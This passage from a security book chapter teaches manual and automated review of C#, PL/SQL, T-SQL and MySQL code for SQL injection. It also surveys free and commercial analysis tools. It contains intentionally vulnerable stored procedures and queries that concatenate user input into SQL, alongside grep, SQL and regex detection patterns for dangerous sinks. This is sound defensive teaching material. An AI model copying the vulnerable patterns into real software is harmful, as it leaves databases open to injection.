Now that you are well versed in reviewing PHP and Java code for SQL injection vulnerabilities, it's time to test your skills by applying the same techniques to a C# application.

Following Data in C#

You can use the following command to recursively search a directory of C# source files for the use of *SqlCommand()*, *SqlParameter()*, *OleDbCommand()*, *OleDbParameter()*, *OracleCommand()*, *OracleParameter()*, *OdbcCommand()*, and *OdbcParameter()*:

```
$ grep -r -n "SqlCommand(\|SqlParameter(\|OleDbCommand(\|OleDbParameter
(\|OracleCommand(\|OracleParameter(\|OdbcCommand(\|OdbcParameter(" src/ | awk -F :
'{print "filename: "$1"\nline: "$2"\nmatch: "$3"\n\n"}'
```

```
filename: src/SQLiMSSQLVuln.cs
line: 29
match: SqlCommand command = new SqlCommand("SELECT * FROM table WHERE field =
'" + request.getParameter("input") + "'", conn);
filename: src/SQLiOracleVuln.cs
line: 69
match: OracleCommand command = new OracleCommand(sql, conn);
```

Line 69 warrants further investigation, as you do not know the value of the *sql* variable. It probably contains an SQL statement to execute, but you do not know whether it was built using user input or whether it is tainted. So, at this stage you cannot say whether a vulnerability exists. You need to trace the *sql* variable. However, you can see that on line 29 an SQL statement is built from user-controlled input. The statement does not validate the value of the *input* parameter submitted via an HTTP Web form, so it is tainted. You can state that line 29 is vulnerable to SQL injection. However, you need to work a little harder to investigate line 69. You could try the following *grep* command to identify points in the code where a dynamic SQL statement is built and assigned to the *sql* variable:

```
$ grep -i -r -n "sql =.*\"\(SELECT\|UPDATE\|INSERT\|DROP\)" src/ | awk -F :
'{print "filename: "$1"\nline: "$2"\nmatch: "$3"\n\n"}'
filename: src/SQLiOracleVuln.cs
line: 68
match: String sql = "SELECT * FROM table WHERE field = '" + request.
getParameter("input") + "'";
```

You can see that on line 68 an SQL statement is built from user-controlled input. The statement does not validate the value of the parameter submitted via an HTTP Web form and is tainted. You have now traced the user input through the application, you have been able to make informed decisions about whether a vulnerability exists, and you are in a position to provide evidence to support your claims.

If you want to identify sink sources so that you can effectively trace tainted data back to its origin, you can use the following command:

```
$ grep -r -n "HttpCookieCollection\|Form\|Headers\|Params\|QueryString\|
ServerVariables\|Url\|UserAgent\|UserHostAddress\|UserHostName" src/ | awk -F :
'{print "filename: "$1"\nline: "$2"\nmatch: "$3"\n\n"}'
```

In real life, you may have to amend the *grep* strings several times, rule out findings due to the ambiguous naming schemes in use by a given developer, and follow the execution flow through the application, perhaps having to analyze numerous files, includes, and classes. However, the techniques you learned here should be very useful in your endeavors.

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Reviewing PL/SQL and T-SQL Code

Oracle PL/SQL and Microsoft Transact-SQL (T-SQL) code is very different and in most cases more insecure than conventional programming code such as PHP, .NET, Java, and the like. For example, Oracle has historically suffered from multiple PL/SQL injection vulnerabilities in code within the built-in database packages that are shipped by default with the database product. PL/SQL code executes with the privleges of the definer, and therefore has been a popular target for attackers looking for a reliable way to elevate their privileges. So much so that Oracle itself has ironically published a paper dedicated to educating developers on how to produce secure PL/SQL (www.oracle.com/technology/tech/pl_sql/pdf/how_to_write_injection_proof_plsql.pdf). However, a stored procedure can run either with the rights of the caller (*authid current_user*) or with the rights of the procedure's owner (*authid definer*). You can specify this behavior with the *authid* clause when creating a procedure.

Programming code such as T-SQL and PL/SQL is not usually made available to you in handy text files, though. To analyze the source of a PL/SQL procedure you have two options. The first is to export the source code from the database. To achieve this you can use the dbms_metadata package. You can use the following SQL*Plus script to export the Data Definition Language (DDL) statements from the Oracle database. DDL statements are SQL statements that define or alter a data structure such as a table. Hence, a typical DDL statement is *create table* or *alter table*.

```
-- Purpose: A PL/SQL script to export the DDL code for all database objects
-- Version: v 0.0.1
-- Works against: Oracle 9i, 10g and 11g
-- Author: Alexander Kornbrust of Red-Database-Security GmbH
--
set echo off feed off pages 0 trims on term on trim on linesize 255 long 500000
head off
--
execute DBMS_METADATA.SET_TRANSFORM_PARAM(DBMS_METADATA.SESSION_
TRANSFORM,'STORAGE',false);
spool getallunwrapped.sql
--
select 'spool ddl_source_unwrapped.txt' from dual;
--
-- create a SQL scripts containing all unwrapped objects
select 'select dbms_metadata.get_ddl('''||object_type||''','''||object_name||''',''||
owner||''') from dual;'
from (select * from all_objects where object_id not in( select o.obj# from source$ s,
obj$ o,user$ u where ((lower(s.source) like '%function%wrapped%') or (lower
(s.source) like '%procedure%wrapped%') or (lower(s.source) like '%package%wrapped%'))
and o.obj#=s.obj# and u.user#=o.owner#))
```

```
where object_type in ('FUNCTION', 'PROCEDURE', 'PACKAGE', 'TRIGGER') and owner in
('SYS')
order by owner,object_type,object_name;
--
-- spool a spool off into the spool file.
select 'spool off' from dual;
spool off
--
-- generate the DDL_source
--
@getallunwrapped.sql
quit
```

The second option available to you is to construct your own SQL statements to search the database for interesting PL/SQL code. Oracle stores PL/SQL source code within the *ALL_SOURCE* and *DBA_SOURCE* views; that is, if the code has not been obfuscated (obfuscation is a technique used to convert human-readable text into a format that is not easily read). You can do this by accessing the *TEXT* column from within one of the two views. Of immediate interest should be any code that utilizes the *execute immediate* or *dbms_sql* function. Oracle PL/SQL is case-insensitive, so the code you are searching could be constructed as *EXECUTE*, *execute*, or *ExEcUtE*, and so forth. Therefore, be sure to use the *lower(text)* function within your query. This converts the value of text to lowercase so that your *LIKE* statement will match all of these eventualities. If unvalidated input is passed to these functions, just like within the previous application programming language examples, it may be possible to inject arbitrary SQL statements. You can use the following SQL statement to obtain the source for PL/SQL code:

```
SELECT owner AS Owner, name AS Name, type AS Type, text AS Source FROM
dba_source WHERE ((LOWER(Source) LIKE '%immediate%') OR (LOWER(Source) LIKE
'%dbms_sql')) AND owner='PLSQL';
Owner         Name       Type        Source
-------------------------------------------------------------
PLSQL        DSQL        PROCEDURE   execute immediate(param);
Owner        Name        Type        Source
-----------------------------------------------------------------------------
PLSQL        EXAMPLE1    PROCEDURE   execute immediate('select count(*) from
                                     '||param) into i;
Owner        Name        Type        Source
-------------------------------------------------------------------------------
PLSQL        EXAMPLE2    PROCEDURE   execute immediate('select count(*) from
                                     all_users where user_id='||param) into i;
```

The output from the search query has presented three very likely candidates for closer inspection. The three statements are vulnerable because user-controlled data is passed to the dangerous functions without being validated. However, similar to application developers, database administrators (DBAs) often first copy parameters to locally declared variables. To search for PL/SQL code blocks that copy parameter values into dynamically created SQL strings you can use the following SQL statement:

```
SELECT owner AS Owner, name AS Name, type AS Type, text AS Source FROM
dba_source where lower(Source) like '%:=%||%''%';
Owner    Name                 Type          Source
-----------------------------------------------------------------------------
SYSMAN   SP_ StoredProcedure Procedure     sql := 'SELECT field FROM table WHERE
                                           field = ''' || input || '''';
```

The preceding SQL statement has found a package that dynamically creates an SQL statement from user-controlled input. It would be worth taking a closer look at this package. You can use the following SQL statement to dump the source for the package so that you can inspect things a little more closely:

```
SELECT text AS Source FROM dba_source WHERE name='SP_STORED_PROCEDURE' AND
owner='SYSMAN' order by line;
Source
-----------------------------------------------------------------------------
1 CREATE OR REPLACE PROCEDURE SP_ StoredProcedure (input IN VARCHAR2) AS
2 sql VARCHAR2;
3 BEGIN
4 sql := 'SELECT field FROM table WHERE field = ''' || input || '''';
5 EXECUTE IMMEDIATE sql;
6 END;
```

In the preceding case, the *input* variable is taken directly from the user input and concatenated with the SQL string *sql*. The SQL string is passed to the *EXECUTE* function as a parameter and is executed. The preceding Oracle stored procedure is vulnerable to SQL injection even though the user input is passed to it as a parameter.

You can use the following PL/SQL script to search all PL/SQL code in the database to find code that is potentially vulnerable to SQL injection. You will need to closely scrutinize the output, but it should help you narrow your search.

```
-- Purpose: A PL/SQL script to search the DB for potentially vulnerable
-- PL/SQL code
-- Version: v 0.0.1
-- Works against: Oracle 9i, 10g and 11g
-- Author: Alexander Kornbrust of Red-Database-Security GmbH
--
select distinct a.owner,a.name,b.authid,a.text SQLTEXT
```

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```
from all_source a,all_procedures b
where (
lower(text) like '%execute%immediate%(%||%)%'
or lower(text) like '%dbms_sql%'
or lower(text) like '%grant%to%'
or lower(text) like '%alter%user%identified%by%'
or lower(text) like '%execute%immediate%''%||%'
or lower(text) like '%dbms_utility.exec_ddl_statement%'
or lower(text) like '%dbms_ddl.create_wrapped%'
or lower(text) like '%dbms_hs_passthrough.execute_immediate%'
or lower(text) like '%dbms_hs_passthrough.parse%'
or lower(text) like '%owa_util.bind_variables%'
or lower(text) like '%owa_util.listprint%'
or lower(text) like '%owa_util.tableprint%'
or lower(text) like '%dbms_sys_sql.%'
or lower(text) like '%ltadm.execsql%'
or lower(text) like '%dbms_prvtaqim.execute_stmt%'
or lower(text) like '%dbms_streams_rpc.execute_stmt%'
or lower(text) like '%dbms_aqadm_sys.execute_stmt%'
or lower(text) like '%dbms_streams_adm_utl.execute_sql_string%'
or lower(text) like '%initjvmaux.exec%'
or lower(text) like '%dbms_repcat_sql_utl.do_sql%'
or lower(text) like '%dbms_aqadm_syscalls.kwqa3_gl_executestmt%'
)
and lower(a.text) not like '% wrapped%'
and a.owner=b.owner
and a.name=b.object_name
and a.owner not in ('OLAPSYS','ORACLE_OCM','CTXSYS','OUTLN','SYSTEM','EXFSYS',
'MDSYS','SYS','SYSMAN','WKSYS','XDB','FLOWS_040000','FLOWS_030000','FLOWS_030100',
'FLOWS_020000','FLOWS_020100','FLOWS020000','FLOWS_010600','FLOWS_010500',
'FLOWS_010400')
order by 1,2,3
```

To analyze the source of a T-SQL procedure from within a Microsoft SQL Server database prior to Microsoft SQL Server 2008 you can use the *sp_helptext* stored procedure. The *sp_helptext* stored procedure displays the definition that is used to create an object in multiple rows. Each row contains 255 characters of the T-SQL definition. The definition resides in the *definition* column in the *sys.sql_modules* catalog view. For example, you can use the following SQL statement to view the source code of a stored procedure:

```
EXEC sp_helptext SP_StoredProcedure;

CREATE PROCEDURE SP_StoredProcedure @input varchar(400) = NULL AS
DECLARE @sql nvarchar(4000)
```

```
SELECT @sql = 'SELECT field FROM table WHERE field = ''' + @input + ''''
EXEC (@sql)
```

In the preceding example, the *@input* variable is taken directly from the user input and concatenated with the SQL string (*@sql*). The SQL string is passed to the *EXEC* function as a parameter and is executed. The preceding Microsoft SQL Server stored procedure is vulnerable to SQL injection even though the user input is being passed to it as a parameter.

Two commands that you can use to invoke dynamic SQL are *sp_executesql* and *EXEC()*. *EXEC()* has been around since SQL 6.0; however, *sp_executesql* was added in SQL 7. *sp_executesql* is a built-in stored procedure that takes two predefined parameters and any number of user-defined parameters. The first parameter, *@stmt*, is mandatory and contains a batch of one or more SQL statements. The data type of *@stmt* is *ntext* in SQL 7 and SQL 2000, and *nvarchar(MAX)* in SQL 2005 and later. The second parameter, *@params*, is optional. *EXEC()* takes one parameter which is an SQL statement to execute. The parameter can be a concatenation of string variables and string literals. The following is an example of a vulnerable stored procedure that uses the *sp_executesql* stored procedure:

```
EXEC sp_helptext SP_StoredProcedure_II;

CREATE PROCEDURE SP_StoredProcedure_II (@input nvarchar(25))
AS
DECLARE @sql nvarchar(255)
SET @sql = 'SELECT field FROM table WHERE field = ''' + @input + ''''
EXEC sp_executesql @sql
```

You can use the following T-SQL command to list all of the stored procedures on the database:

```
SELECT name FROM dbo.sysobjects WHERE type ='P' ORDER BY name asc
```

You can use the following T-SQL script to search all stored procedures within an SQL Server database server (note that this does not work on SQL Server 2008) to find T-SQL code that is potentially vulnerable to SQL injection. You will need to closely scrutinize the output, but it should help you narrow your search.

```
-- Description: A T-SQL script to search the DB for potentially vulnerable
-- T-SQL code
-- @text - search string '%text%'
-- @dbname - database name, by default all databases will be searched
--
ALTER PROCEDURE [dbo].[grep_sp]
  @text varchar(250),
  @dbname varchar(64) = null

AS BEGIN
SET NOCOUNT ON;
```

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```
if @dbname is null
begin
        --enumerate all databases.
    DECLARE #db CURSOR FOR Select Name from master…sysdatabases
    declare @c_dbname varchar(64)
    OPEN #db FETCH #db INTO @c_dbname
    while @@FETCH_STATUS <> -1
      begin
        execute find_text_in_sp @text, @c_dbname
        FETCH #db INTO @c_dbname
      end
    CLOSE #db DEALLOCATE #db
  end
else
  begin
    declare @sql varchar(250)
    --create the find like command
    select @sql = 'select ''' + @dbname + ''' as db, o.name,m.definition '
    select @sql = @sql + ' from '+@dbname+'.sys.sql_modules m '
    select @sql = @sql + ' inner join '+@dbname+'…sysobjects o on
m.object_id=o.id'
    select @sql = @sql + ' where [definition] like ''%'+@text+'%'''
    execute (@sql)
  end
END
```

Make sure you drop the procedure when you're finished! You can invoke the stored procedure like so:

```
execute grep_sp 'sp_executesql';
execute grep_sp 'EXEC';
```

You can use the following T-SQL command to list user-defined stored procedures on an SQL Server 2008 database:

```
SELECT name FROM sys.procedures ORDER BY name asc
```

You can use the following T-SQL script to search all stored procedures within an SQL Server 2008 database server and print their source, if the respective line is uncommented. You will need to closely scrutinize the output, but it should help you narrow your search.

```
DECLARE @name VARCHAR(50) -- database name
DECLARE db_cursor CURSOR FOR
SELECT name FROM sys.procedures;
OPEN db_cursor
```

```
FETCH NEXT FROM db_cursor INTO @name
WHILE @@FETCH_STATUS = 0
BEGIN
      print @name
      -- uncomment the line below to print the source
      -- sp_helptext ''+ @name + ''
      FETCH NEXT FROM db_cursor INTO @name
END
CLOSE db_cursor
DEALLOCATE db_cursor
```

There are two MySQL-specific statements for obtaining information about stored procedures. The first one, *SHOW PROCEDURE STATUS*, will output a list of stored procedures and some information (*Db*, *Name*, *Type*, *Definer*, *Modified*, *Created*, *Security_type*, *Comment*) about them. The output from the following command has been modified for readability:

```
mysql> SHOW procedure STATUS;
| victimDB | SP_StoredProcedure_I   | PROCEDURE | root@localhost | DEFINER
| victimDB | SP_StoredProcedure_II  | PROCEDURE | root@localhost | DEFINER
| victimDB | SP_StoredProcedure_III | PROCEDURE | root@localhost | DEFINER
```

The second command, *SHOW CREATE PROCEDURE sp_name*, will output the source of the procedure:

```
mysql> SHOW CREATE procedure SP_StoredProcedure_I \G
*************************** 1. row ****************************
Procedure: SP_ StoredProcedure
sql_mode:
CREATE Procedure: CREATE DEFINER='root'@'localhost' PROCEDURE SP_
StoredProcedure (input varchar(400))
BEGIN
SET @param = input;
SET @sql = concat('SELECT field FROM table WHERE field=',@param);
PREPARE stmt FROM @sql;
EXECUTE stmt;
DEALLOCATE PREPARE stmt;
End
```

Of course, you can also obtain information regarding all stored routines by querying the *information_schema database*. For a database named *dbname*, use this query on the *INFORMATION_SCHEMA.ROUTINES* table:

```
SELECT ROUTINE_TYPE, ROUTINE_NAME
FROM INFORMATION_SCHEMA.ROUTINES
WHERE ROUTINE_SCHEMA='dbname';
```

Automated Source Code Review

As previously stated, performing a manual code review is a long, tedious, and laborious process that requires becoming very familiar with the application source code as well as learning all of the intricacies of each application reviewed. In this chapter, you learned how you should approach the task in a methodical way and how you can make extensive use of command-line search utilities to narrow the focus of a review, saving valuable time. However, you will still have to spend a lot of time looking at the source code inside text editors or within your chosen IDE. Even with a mastery of freely available command-line utilities, a source code review is a daunting task. So, wouldn't it be much nicer to automate the process, perhaps even using a tool that would generate an aesthetically pleasing report? Well, yes it would, but you should be aware that automated tools can produce a large number of false positives (a false positive is when a tool reports incorrectly that a vulnerability exists, when in fact one does not) or false negatives (a false negative is when a tool does not report that a vulnerability exists, when in fact one does). False positives lead to distrust in the tool and lots of time being spent verifying results, whereas false negatives result in a situation where vulnerabilities may go undiscovered and a false sense of security.

Some automated tools use regular expression string matching to identify sinks (security-sensitive functions) and nothing more. There are tools that can identify sinks that directly pass tainted (untrusted) data as parameters to sinks. And there are tools that combine these capabilities with the ability to also identify sink sources (points in the application where untrusted data originates). Several of these tools simply rely on the same strategy as we have just discussed, that is, relying heavily on grep-like syntax searches and regular expressions to locate the use of dangerous functions and, in some cases, simply highlighting code that incorporates dynamic SQL string-building techniques. These static string-matching tools are incapable of accurately mapping data flows or following execution paths. String pattern matching can lead to false positives, as some of the tools used to perform the pattern matching are unable to make distinctions between comments in code and actual sinks. In addition, some regular expressions may match code that is named similarly to the target sinks. For example, a regular expression that attempts to match the *mysql_query()* function as a sink may also flag the following lines of code:

```
// validate your input if using mysql_query()
$result = MyCustomFunctionToExec_mysql_query($sql);
$result = mysql_query($sql);
```

To counter this, some tools implement an approach known as *lexical analysis*. Lexical analysis is the process of taking an input string of characters (such as the source code of a computer program) and producing a sequence of symbols called *lexical tokens*, or just *tokens*, which may be handled more easily by a parser. These tools preprocess and tokenize source files (the same first steps a compiler would take) and then match the tokens against a library of security-sensitive functions. Programs performing lexical analysis are often referred to as

lexical analyzers. Lexical analysis is necessary to reliably distinguish variables from functions and to identify function arguments.

Some source code analyzers, such as those that operate as plug-ins to an IDE, often make use of an abstract syntax tree (AST). An AST is a tree representation of the simplified syntactic structure of source code. You can use an AST to perform a deeper analysis of the source elements to help track data flows and identify sinks and sink sources.

Another method that some source code analyzers implement is data flow analysis, a process for collecting information about the use, definition, and dependencies of data in programs. The data flow analysis algorithm operates on a control flow graph (CFG) generated from the AST. You can use a CFG to determine the parts of a program to which a particular value assigned to a variable might propagate. A CFG is a representation, using graph notation, of all paths that might be traversed through a program during its execution.

At the time of this writing, automated tools incorporate three distinct methods of analysis: string-based pattern matching, lexical token matching, and data flow analysis via an AST and/or a CFG. Automated static code analysis tools can be very useful in helping security consultants identify dangerous coding behaviors that incorporate security-sensitive functions or sinks, and make the task of identifying sink sources by tracing tainted data back to its origin (entry point) much simpler. However, you should not rely blindly on their results. Although in some ways they are an improvement over manual techniques, they should be used by security-conscientious developers or skilled and knowledgeable security consultants who can contextualize their findings and make an informed decision on their validity. I also recommend that you use any automated tool in conjunction with at least one other tool as well as a manual investigation of the code utilizing the techniques presented in this chapter. This combined approach will give you the highest level of confidence in your findings and allow you to eradicate the majority of false positives as well as help you identify false negatives. These tools don't eliminate the need for a human reviewer; a certain level of security acumen is required to use the tools correctly. Web application programming languages are rich, expressive languages that you can use to build anything, and analyzing arbitrary code is a difficult job that requires a lot of context. These tools are more like spell checkers or grammar checkers; they don't understand the context of the code or the application and can miss many important security issues.

Yet Another Source Code Analyzer (YASCA)

YASCA is an open source program which looks for security vulnerabilities and code-quality issues in program source code. It analyses PHP, Java, C/C++, and JavaScript (by default) for security and code-quality issues. YASCA is extensible via a plug-in-based architecture. It integrates other open source programs such as FindBugs (http://findbugs.sourceforge.net), PMD (http://pmd.sourceforge.net), and Jlint (http://artho.com/jlint). You can use the tool

to scan other languages by writing rules or integrating external tools. It is a command-line tool, with reports being generated in HTML, CSV, XML, and other formats. By default, Version 1.1 of the tool failed to find the majority of potentially dangerous functions for PHP, Java, or .NET that could lead to an SQL injection vulnerability. The tool flags the use of potentially dangerous functions when they are used in conjunction with input that is taken directly from an HTTP request (low-hanging fruit) for JSP files; however, by default, it did not identify the same issues in PHP or C# files. I sent a number of test cases to the author to help him improve the tool, and the next release (Version 1.2) included a number of improved regular expression strings as well as Pixy (http://pixybox.seclab.tuwien.ac.at/pixy). The tool still isn't perfect; however, the developer is committed to improving it and is looking into integrating the tool with LAPSE (http://suif.stanford.edu/~livshits/work/lapse/index.html). If you can't wait that long you can easily extend the tool by writing your own custom rule files.

- URL: www.yasca.org
- Language: Write your own configuration file and regular expressions for any language
- Platforms: Windows and Linux
- Price: Free

Pixy

Pixy is a free Java program that performs automatic scans of PHP 4 source code, aimed at the detection of cross-site scripting (XSS) and SQL injection vulnerabilities. Pixy analyzes the source code for tainted variables. The tool then traces the flow of the data through the application until it reaches a dangerous function. It is also capable of identifying when a variable is no longer tainted (i.e., it has been passed through a sanitization routine). Pixy also draws dependency graphs for tainted variables. The graphs are very useful for understanding a vulnerability report. With dependency graphs, you can trace the causes of warnings back to the source very easily. However, Pixy fails to identify SQL injection vulnerabilities within the *mysql_db_query()*, *ociexecute()*, and *odbc_exec()* functions. Nonetheless, it is easy to write your own configuration file. For example, you can use the following sink file to search for the *mysql_db_query()* function:

```
# mysql_db_query SQL injection configuration file for user-defined sink
sinkType = sql
mysql_db_query = 0
```

I feel that Pixy is one of the best tools available for reviewing PHP source code for SQL injection vulnerabilities; however, it currently supports only PHP 4.

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- URL: http://pixybox.seclab.tuwien.ac.at/pixy
- Language: PHP (Version 4 only)
- Platforms: Windows and Linux
- Price: Free

AppCodeScan

AppCodeScan is a tool you can use to scan source code for a number of vulnerabilities, one of which is SQL injection. It uses regular expression string matching to identify potentially dangerous functions and strings in the code base and comes with a number of configuration files. The tool does *not* positively identify the existence of a vulnerability. It merely identifies the usage of functions that could lead to the presence of a vulnerability. You can also use AppCodeScan to identify entry points into the application. Also very useful is the ability to trace parameters through the code base. This tool runs on the .NET Framework and at the time of this writing was still in initial beta state. It will be a favorite for those who prefer working in a GUI as apposed to the command line. Configuration files are simple to write and modify. Here is the default regular expression for detecting potential SQL injection vulnerabilities in .NET code:

```
#Scanning for SQL injections
.*.SqlCommand.*?|.*.DbCommand.*?|.*.OleDbCommand.*?|.*.SqlUtility.*?|
.*.OdbcCommand.*?|.*.OleDbDataAdapter.*?|.*.SqlDataSource.*?
```

It is as trivial a task to add the *OracleCommand()* function as it is to write a custom regular expression for PHP or Java. You can use the following rule for PHP:

```
# PHP SQL injection Rules file for AppCodeScan
# Scanning for SQL injections
.*.mssql_query.*?|.*.mysql_query.*?|.*.mysql_db_query.*?|.*.oci_parse.*?|
.*.ora_parse.*?|.*.mssql_bind.*?|.*.mssql_execute.*?|.*.odbc_prepare.*?|
.*.odbc_execute.*?|.*.odbc_execute.*?|.*.odbc_exec.*?
```

- URL: www.blueinfy.com/
- Language: Write your own configuration file and regular expressions for any language
- Platform: Windows
- Price: Free

LAPSE

LAPSE is designed to help with the task of auditing Java J2EE applications for common types of security vulnerabilities found in Web applications. LAPSE is a plug-in to the popular Eclipse development platform (www.eclipse.org) and is capable of identifying taint sources and sinks. It is also able to map the paths between the sources and sinks. LAPSE targets the

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following Web application vulnerabilities: parameter manipulation, header manipulation, cookie poisoning, command-line parameters, SQL injections, XSS, HTTP splitting, and path traversal. LAPSE is highly customizable; the configuration files shipped with the plug-in (sources.xml and sinks.xml) can be edited to augment the set of source and sink methods, respectively.

- URL: http://suif.stanford.edu/~livshits/work/lapse/index.html
- Language: Java J2EE
- Platforms: Windows, Linux, and OS X
- IDE: Eclipse
- Price: Free

Security Compass Web Application Analysis Tool (SWAAT)

You can use SWAAT to scan source code for a number of vulnerabilities, one of which is SQL injection. It uses regular expression string matching to identify potentially dangerous functions and strings in the code base, and comes with a number of preconfigured .xml files; you can add custom regular expression searches to any of the .xml files. The tool does *not* positively identify the existence of a vulnerability. It merely identifies the usage of functions, strings, and SQL statements that could lead to the presence of a vulnerability.

- URL: www.securitycompass.com/inner_swaat.shtml
- Languages: PHP, JSP, and ASP.NET
- Platforms: OS X (mono), Windows and Linux (mono)
- Price: Free

Microsoft Source Code Analyzer for SQL Injection

The Microsoft Source Code Analyzer for SQL Injection tool is a static code analysis tool that you can use to find SQL injection vulnerabilities in Active Server Pages (ASP) code. The tool is for ASP classic and not .NET code. In addition, the tool understands only classic ASP code that is written in VBScript. It does not analyze server-side code that is written in any other languages, such as JScript.

- URL: http://support.microsoft.com/kb/954476
- Language: ASP classic (VBScript)

- Platform: Windows
- Price: Free

Microsoft Code Analysis Tool .NET (CAT.NET)

CAT.NET is a binary code analysis tool that helps you identify common variants of certain prevailing vulnerabilities that can give rise to common attack vectors such as XSS, SQL injection, and XPath injection. CAT.NET is a snap-in to the Visual Studio IDE that helps identify security flaws within a managed code (C#, Visual Basic .NET, J#) application. It does so by scanning the binary and/or assembly of the application, and tracing the data flow among its statements, methods, and assemblies. This includes indirect data types such as property assignments and instance tainting operations.

- URL: www.microsoft.com/downloads/details.aspx?FamilyId=0178e2ef–9da8–445e–9348–c93f24cc9f9d&displaylang=en
- Languages: C#, Visual Basic .NET, and J#
- Platform: Windows
- IDE: Visual Studio
- Price: Free

Commercial Source Code Review Tools

Commercial Source Code Analyzers (SCAs) are designed to integrate within the development life cycle of an application. Their goal is to ultimately assist the application developer in eradicating vulnerabilities in application source code as well as helping him to produce more inherently secure code. It does this by providing education and knowledge with regard to the coding mistakes that lead to the presence of security vulnerabilities, as well as empowering the developer with the tools and skills to easily adhere to secure coding practices. Each tool is marketed in its own unique way and the marketing material available for each one is extensive. The purpose of this section is not to recommend a particular product over another; it is very difficult to find good impartial comparison reviews for these products. Furthermore, it is not an easy task to find technical details on the exact approach or methodology used by each product—that is, without getting lost in public relations and sales material!

The list presented is by no means extensive, but serves to introduce more advanced tool suites for readers who may require such things. I have worked with a number of clients to successfully integrate solutions that incorporated both commercial off-the-shelf (COTS) and free and open source software (FOSS) source code analyzers and tool suites. The approach

and products chosen in each situation are modified to individual requirements. Good quality assurance techniques can be effective in identifying and eliminating vulnerabilities during the development stage. Penetration testing, fuzz testing, and source code audits should all be incorporated as part of an effective quality assurance program. Improving the software development process and building better software are ways to improve software security (i.e., by producing software with fewer defects and vulnerabilities). Many COTS software packages are available to support software security assurance activities. However, before you use these tools, you must carefully evaluate them and ensure that they are effective. I suggest that before parting with what can be very large sums of money, you perform your own comprehensive product evaluation. To research the tools, you can use the free trials that are available from the companies' Web sites or contact a sales representative.

Notes from the Underground…

The Right Tool for the Job

Implementing SCAs into the development life cycle does not automatically result in the production of secure application code. Tools that implement metrics based on historical data in an attempt to provide management with pretty graphs and trend analysis reports that inadvertently lead to reprimands for developers or project leads for failing to meet arbitrary targets can be counterproductive. Just like hackers, developers can be very capable of finding ingenious ways to "beat the system" so that metrics are favorable (i.e., producing code in such a manner that the SCA does not flag their code). This can lead to vulnerabilities being resident within the code and not being identified.

In addition, if the developer does not understand why a vulnerability is being reported and the tool does not provide sufficient information to instill a comprehensive understanding, he can be lulled into believing that the alert is nothing more than a false positive. There are a couple of very public and well-known examples of such situations occurring in the code of the RealNetworks RealPlayer software (CVE–2005–0455, CAN–2005–1766, and CVE–2007–3410). The published vulnerability announcements contained the vulnerable lines of source code. The *ignore* directive for a popular SCA (Flawfinder) was appended to the vulnerable lines. The tool had reported the vulnerability, but instead of fixing it, a developer had added the *ignore* directive to the code so that tool would stop reporting the vulnerability!

Continued

Remember the old proverb: "A bad workman always blames his tools"! In these situations, it may be easy to blame the tool for failing to deliver. However, this is not the case. You should never rely on just one tool, and instead should leverage multiple tools and techniques during the development life cycle. In addition, multiple experienced and knowledgeable individuals should perform audits at different stages of the project to provide assurances that implemented processes and procedures are being followed. Developers shouldn't be reprimanded harshly; instead, they should be given constructive feedback and education where necessary so that they learn from the process and ultimately produce more secure code. Code analysis tools should be used as guidelines or preliminary benchmarks as opposed to definitive software security solutions.

Ounce

The Ounce toolset is a collection of several components. The Security Analyst component parses source code into what it calls a Common Intermediate Security Language (CISL). The SmartTrace component graphically represents how data flows through vulnerable code; vulnerabilities can then be assigned to self-contained "bundles" which are then passed along to developers to fix. Developers open these bundles using the Ounce Developer plug-in for Visual Studio or Eclipse. The bundle includes all relevant information about the vulnerability, including SmartTrace graphs and remediation advice. The tool also generates application audit metrics for management reports.

- URL: www.ouncelabs.com
- Languages: Java, JSP, C, C++, C#, ASP.NET, VB .NET, JavaScript, classic ASP/VBScript, and Visual Basic 6
- Platforms: Windows, Solaris, Linux, and AIX
- IDEs: Microsoft Visual Studio and Eclipse
- Price: Contact to request quote

Fortify Source Code Analyzer

Source Code Analyzer is a static analysis tool that processes code and attempts to identify vulnerabilities. It uses a build tool that runs on a source code file or set of files and converts the file(s) into an intermediate model that the company optimizes for security analysis. This model is put through a series of analyzers (data flow, semantic, control flow, configuration, and structural). Source Code Analyzer also uses Secure Coding Rule Packs to analyze the code base for violations of secure coding practices.

- URL: www.fortify.com
- Languages: Java, JSP, C/C++, ColdFusion, ASP.NET (C# and VB.NET), XML and SQL (T-SQL and PL/SQL), JavaScript, classic ASP/VBScript, and Visual Basic 6
- Platforms: Windows, Mac, Solaris, Linux, AIX, and HP-UX
- IDEs: Microsoft Visual Studio, Eclipse, WebSphere Application Developer, and IBM Rational Application Developer
- Price: Contact to request quote

CodeSecure

CodeSecure is available as an enterprise-level appliance or as a hosted software service. CodeSecure Workbench is available as a plug-in to the Visual Studio, Eclipse, and IBM Rational Application Developer IDEs. CodeSecure is based on pattern-free algorithms; it determines the behavioral outcomes of input data by calculating all possible execution paths. During analysis, each vulnerability is traced back to the original entry point and line of code that caused it, providing a map of the vulnerability propagation through the application.

- URL: www.armorize.com
- Languages: Java, PHP, ASP, and .NET
- Platform: Web-based
- IDEs: Visual Studio, Eclipse, and IBM Rational Application Developer
- Price: Contact to request quote

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Summary

In this chapter, you learned how to review source code using manual static code analysis techniques to identify taint-style vulnerabilities. You will need to practice the techniques and methods you learned before you become proficient in the art of code auditing; however, these skills will help you better understand how SQL injection vulnerabilities are still a common occurrence in code some 10 years after they were brought to the attention of the public. The tools, utilities, and products we discussed should help you put together an effective toolbox for scrutinizing source code, not only for SQL injection vulnerabilities but also for other common coding errors that can lead to exploitable vectors.

To help you practice your skills, try testing them against publicly available vulnerable applications that have exploitable published security vulnerabilities, such as WebGoat. This deliberately insecure J2EE Web application maintained by the Open Web Application Security Project (OWASP) is designed to teach Web application security lessons; you can download it from www.owasp.org/index.php/Category:OWASP_WebGoat_Project. In addition, you can try Hacme Bank, which simulates a real-world Web services-enabled online banking application built with a number of known and common vulnerabilities; you can download Hacme Bank from www.foundstone.com/us/resources/termsofuse.asp?file=hacmebank2_source.zip. You can also try obtaining vulnerable versions of Free and Open Source Software (FOSS); the Damn Vulnerable Linux Live CD contains an ample set of these, and you can download the CD from www.damnvulnerablelinux.org.

Try as many of the automated tools listed in this chapter as you can until you find a tool that works for you. Don't be afraid to get in touch with the developers and provide them constructive feedback with regard to how you think the tools could be improved, or to highlight a condition that reduces its effectiveness. I have found them to be receptive and committed to improving their tools. Happy hunting!

Solutions Fast Track

Reviewing Source Code for SQL Injection

